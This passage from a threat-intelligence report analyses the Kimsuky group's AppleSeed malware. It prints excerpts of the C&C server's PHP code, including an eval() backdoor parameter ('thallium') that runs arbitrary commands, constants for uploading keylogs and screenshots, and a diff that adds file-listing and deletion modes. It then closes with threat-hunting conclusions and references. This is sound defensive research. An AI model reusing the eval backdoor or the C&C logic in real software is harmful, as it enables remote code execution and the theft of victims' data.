    |    <MODE_UPLOAD, pcID, type(FILE, CMD, SMS)>
    +- down_cmd
    |    <MODE_DOWN_CMD, pcID>
    +- delete_cmd
    |    <MODE_DEL_CMD, pcID>

```

Command injection parameter

There are cases where the `Thallium` string is used as a parameter that can trigger command injection.



```
else if (!empty($_REQUEST["thallium"]))
{
    @eval($_REQUEST["thallium"]);
}
else
{
    printLog("[UNKNOWN_MODE] URL: ".$_SERVER["REQUEST_URI"]);

    echo '<html>
            <head>
                <title>Object not found!</title>
            </head>
```

[C&C Server]/ `thallium` =[COMMAND];

Updated AppleSeed: (previous VS2.0 Ver.)

By comparing the past and recently used versions of AppleSeed, we see that the code related to command injection, which contained existing vulnerabilities, has been patched, and four factors (e, f, g, h) other than a, b, c, d have been added.

- Parameter description

  a: ping

  b: upload

  c: down cmd


  d: delete cmd

  e: upload cmd

  f: list directory


  g: delete file

  h: exists item



```
<?php
/*
+- m: mode
+- p1: param1
+- p2: param2
+- p3: param3
+- q: php query

DIRECTORY_STRUCTURE
    +- ping
    |   <MODE_PING, pcID, pcInfo>
    +- upload
    |   <MODE_UPLOAD, pcID, type(CMD, FILE, SCREE
    +- down_cmd
    |   <MODE_DOWN_CMD, pcID>
    +- delete_cmd
    |   <MODE_DEL_CMD, pcID>
```

```
<?php
/*
C&C Server 2.0

+- m: mode
+- p1: param1
+- p2: param2
+- p3: param3
+- q: php query

PARAM_DESCRIPTION
    +- ping
    |   <MODE_PING, pcID, pcInfo>
    +- upload
    |   <MODE_UPLOAD, pcID, type(CMD, FILE, SCREE
    +- down_cmd
    |   <MODE_DOWN_CMD, pcID>
    +- delete_cmd
    |   <MODE_DEL_CMD, pcID>
    +- upload_cmd
    |   <MODE_UPLOAD_CMD, pcID>
    +- list_dir
    |   <MODE_LIST_DIR, dir>
    +- del_file
    |   <MODE_DEL_FILE, filePath>
    +- exists_item
    |   <MODE_EXISTS_ITEM, path>
```



```
define("SIGNATURE_FILE_NAME", "light-shell");

define("MODE_PING", "a");
define("MODE_UPLOAD", "b");
define("MODE_DOWN_CMD", "c");
define("MODE_DEL_CMD", "d");

define("UPLOAD_TYPE_CMD_RES", "a");
define("UPLOAD_TYPE_FILE", "b");
define("UPLOAD_TYPE_SCREEN", "c");
define("UPLOAD_TYPE_KEYLOG", "d");

define("UPLOAD_DIR_NAME_CMD_RES", "cmdres");
define("UPLOAD_DIR_NAME_FILE", "files");
define("UPLOAD_DIR_NAME_SCREEN", "screenshots");
define("UPLOAD_DIR_NAME_KEYLOG", "keylogs");

define("MEMBERS_DIR_NAME", "members");
```

```
 define("SIGNATURE_FILE_NAME", "light-shell");

 define("MODE_PING", "a");
 define("MODE_UPLOAD", "b");
 define("MODE_DOWN_CMD", "c");
 define("MODE_DEL_CMD", "d");
+define("MODE_UPLOAD_CMD", "e");
+define("MODE_LIST_DIR", "f");
+define("MODE_DEL_FILE", "g");
+define("MODE_EXISTS_ITEM", "h");

 define("UPLOAD_TYPE_CMD_RES", "a");
 define("UPLOAD_TYPE_FILE", "b");
 define("UPLOAD_TYPE_SCREEN", "c");
 define("UPLOAD_TYPE_KEYLOG", "d");

 define("UPLOAD_DIR_NAME_CMD_RES", "cmdres");
 define("UPLOAD_DIR_NAME_FILE", "files");
 define("UPLOAD_DIR_NAME_SCREEN", "screenshots");
 define("UPLOAD_DIR_NAME_KEYLOG", "keylogs");

 define("MEMBERS_DIR_NAME", "members");
```

CONCLUSION

Kimsuky group is a threat group that has been actively conducting cyber threat attacks from the past cyber terrorism of KHNP to recently targeting various research institutes.

Through the Operation Newton case, we looked at the butterfly effect of the attack by the Kimsuky group, which started with simple account takeover phishing that many people may easily overlook or take lightly. A link attached to a simple phishing email could trigger a vulnerability, and it was a case of performing lateral movement to an inside server abusing sensitive information in the email.

In the process of incident response and analysing the malware, various indicators other than the AppleSeed malware used in the operation were discovered, and we were able to increase our understanding of the Kimsuky group's TTPs based on ATT&CK MATRIX. In particular, the incident investigation and analysed related public data were combined to provide a clue to track the threat group. Of course, since data is used after the incident, there are limitations in taking a pre-emptive response.

However, as a result of trying various methods to overcome this limitation, a bug in AppleSeed C&C communication was found. And based on this bug, we were able to actively track the Kimsuky group. After all, since the threat group that performs the attack is also human, there are cases where mistakes are made in operation or development, as in the example described above. For the threat hunter who tracks and analyses, it is worth paying attention to this mistake because it becomes a clue or a point to take a pre-emptive response.

Through the combination of TTP identification using ATT&CK MATRIX and active tracking methods for attackers, the completeness and maturity of threat intelligence can be increased, and we think it will help to take a pre-emptive response. It is hoped that the sharing of these research results will also be helpful to many in the information security community.

REFERENCES

[1] Kim, J.; Kwak, K.-J.; Jang M.-C. Kimsuky group: tracking the king of the spear-phishing. Virus Bulletin. 2019. https://www.virusbulletin.com/conference/vb2019/abstracts/kimsuky-group-tracking-king-spear-phishing.

[2] PwC. Tracking 'Kimsuky', the North Korea-based cyber espionage group: Part 2. March 2020. https://www.pwc.co.uk/issues/cyber-security-services/research/tracking-kimsuky-north-korea-based-cyber-espionage-group-part-2.html.

[3] Scenarelli, S. V. To catch a Banshee: How Kimsuky's tradecraft betrays its complementary campaigns and mission. VB2020 localhost. October 2020. https://vb2020.vblocalhost.com/uploads/VB2020-46.pdf.

[4] US-CERT. Alert (AA20-301A). North Korean Advanced Persistent Threat Focus: Kimsuky. October 2020. https://us-cert.cisa.gov/ncas/alerts/aa20-301a.

[5] KISA TTPs#4 phishing target reconnaissance and attack resource analysis. December 2020. https://boho.or.kr/data/reportView.do?bulletin_writing_sequence=35846.

[6] Dahan, A.; Rochberger, L.; Frank, D.; Fakterman, T. Back to the Future: Inside the Kimsuky KGH Spyware Suite. Cybereason. November 2020. https://www.cybereason.com/blog/back-to-the-future-inside-the-kimsuky-kgh-spyware-suite.

[7] Kuo, J.-L.; Liao, Z.-C. “We are about to land.”: How CloudDragon Turns a Nightmare into Reality. Black Hat Asia 2021. https://i.blackhat.com/asia-21/Friday-Handouts/as-21-Kuo-We-Are-About-To-Land-How-CloudDragon-Turns-A-Nightmare-Into-Reality.pdf.

[8] Tencent. The Kimsuky APT organization uses a new AppleSeed Android component disguised as security software to attack specific targets in South Korea. May 2021. https://cloud.tencent.com/developer/article/1825220.

[9] Kuo, L.; Liao, Z.-C. Story of the ‘Phisherman’ – Dissecting Phishing Techniques of CloudDragon APT. HITBSecConf 2021. https://conference.hitb.org/hitbsecconf2021ams/materials/D2T1%20-%20The%20Phishermen%20-%20Dissecting%20Phishing%20Techniques%20of%20CloudDragon%20APT%20-%20Linda%20Kuo%20%26Zih-Cing%20Liao%20.pdf.

[10] Malwarebytes. Kimsuky APT continues to target South Korean government using AppleSeed backdoor. June 2021. https://blog.malwarebytes.com/threat-analysis/2021/06/kimsuky-apt-continues-to-target-south-korean-government-using-appleseed-backdoor/.